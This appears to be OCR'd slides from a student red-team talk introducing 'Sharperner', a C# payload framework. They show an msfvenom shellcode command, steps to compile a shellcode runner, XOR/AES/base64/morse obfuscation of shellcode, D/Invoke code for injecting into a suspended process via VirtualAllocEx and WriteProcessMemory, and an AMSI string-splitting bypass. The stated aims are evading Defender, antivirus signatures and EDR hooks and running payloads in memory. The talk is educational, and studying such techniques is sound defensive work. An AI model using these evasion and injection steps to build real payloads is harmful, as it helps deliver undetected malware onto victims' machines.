NANOSEC
EDUCATION INITIATIVES

RE:HACK
re:search + re:scrutiny + re:educate

Bring your own payloads

With C#

$whoami


- IIUM student majoring in Information Technology
- I play CTF/boot2root
- Doing internship [Current]

Agenda

- Why bother creating custom payload?
- Demo 1: Running the shellcode
- Demo 2: Process Injection and Shellcode obfuscation
- Sharperner: What is does?
- Bonus!

Why bother creating custom payload?

- No one knows your environment, it’s only you.
- Know your payload well
- If you’re lucky, it might even evade AV hash/signature detection



Demo 1:
Running the shellcode

Lets pop up calc.exe

1. Download awesome script from here

   https://pastebin.com/gi1Rw7wx

2. Generate shellcode with msfvenom


   msfvenom -p windows/x64/exec CMD="calc.exe" -f csharp

3. Replace SHELLCODE section with the generated msfvenom shellcode
4. Compile with csc.exe

   C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe C:\Windows\Tasks\file.cs


Demo 2:
Process Injection and Shellcode obfuscation

Injecting shellcode into a legitimate process



XOR shellcode

1. Use cyberchef or any XOR Cryptor to XOR with a key
2. Convert obfuscated bytes to base64 encoded string
3. Paste in the code and compile with csc.exe
4. Spawn a calc.exe ;-)




Sharperner:

Simple payload creation framework

What’s the goal?

- Bypassing signature detection (MS Defender and most AV vendors)
- Bypassing EDR hooking by using:-
  - Direct syscalls
  - Manual Mapping (D/Invoke)
- Stay updated and changing code logic to avoid signature detection
- OPSEC friendly

Obfuscation and Encryption




- Encrypt raw/b64/hex shellcodes with AES symmetric encryption logic
- XOR obfuscated shellcode
- Encode to base64
- Translate base64 to custom morse code

```
sh3llc0d3 = "/EiD5PDowAAAAEFRQVBSUVZIMdJlSItSYI
oredAesB64 = rahsia(".--. -.. ^.--- - ..... ...
orKey = rahsia("-..- ^..^ -..- ^..^ ^.--- . -.-
E5k3y = rahsia("--... ^--. ^.... ^.- ---.. . --
E5Iv = rahsia("^-.- ^.. ... -.-. -.. / ^-.- ^.-
```

Manual mapping WinAPI with D/Invoke

How EDR hooks malicious api calls



```
IntPtr pointer = KecilSaja.GetLibraryAddress("kernel32.dll", "CreateProcessA");
DELEGATES.CreateProcess createProcess = Marshal.GetDelegateForFunctionPointer(pointer, typeof(DELEGATES.CreateProcess)) as DELEGATES.CreateProcess;
bool success = createProcess(processPath, null, IntPtr.Zero, IntPtr.Zero, false, STRUCTS.ProcessCreationFlags.CREATE_SUSPENDED, IntPtr.Zero, null, ref si, out pi);
```

```
pointer = KecilSaja.GetLibraryAddress("kernel32.dll", "VirtualAllocEx");
DELEGATES.VirtualAllocEx virtualAllocEx = Marshal.GetDelegateForFunctionPointer(pointer, typeof(DELEGATES.VirtualAllocEx)) as DELEGATES.VirtualAllocEx;
IntPtr alloc = virtualAllocEx(pi.hProcess, IntPtr.Zero, (uint)sh3Llc0d3.Length, 0x1000 | 0x2000, 0x40);


pointer = KecilSaja.GetLibraryAddress("kernel32.dll", "WriteProcessMemory");
DELEGATES.WriteProcessMemory writeProcessMemory = Marshal.GetDelegateForFunctionPointer(pointer, typeof(DELEGATES.WriteProcessMemory)) as DELEGATES.WriteProcessMemory;
UIntPtr bytesWritten;
writeProcessMemory(pi.hProcess, alloc, sh3Llc0d3, (uint)sh3Llc0d3.Length, out bytesWritten);
```

Bonus!

What is AMSI?


- Antimalware Scan Interface
- Detect malicious strings in executed command

```
PS C:\Users\Mor> "amsiutils"
At line:1 char:1
+ "amsiutils"
+ ~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\Mor> "ams" + "iutils"
amsiutils
```

What is CLR?

CLR uses a private function called AmsiScan to detect unwanted software passed via a Load method. Detection can result in termination of a .NET process.



CLR implementation of AMSI
https://modexp.wordpress.com/2019/06/03/disable-amsi-wldp-dotnet/#clr_impl

Weaponizing native PE files for C# Memory Deployment

Sharperner is able to /convert PE executable into .NET by using Manual Mapping (D/Invoke)

This is useful to:-

- Bypass EDR rules for command signature.
- Load assembly reflectively (i.e. execute-assembly)
- Execute payload in memory without touching disk

Thank you!

Q&A Session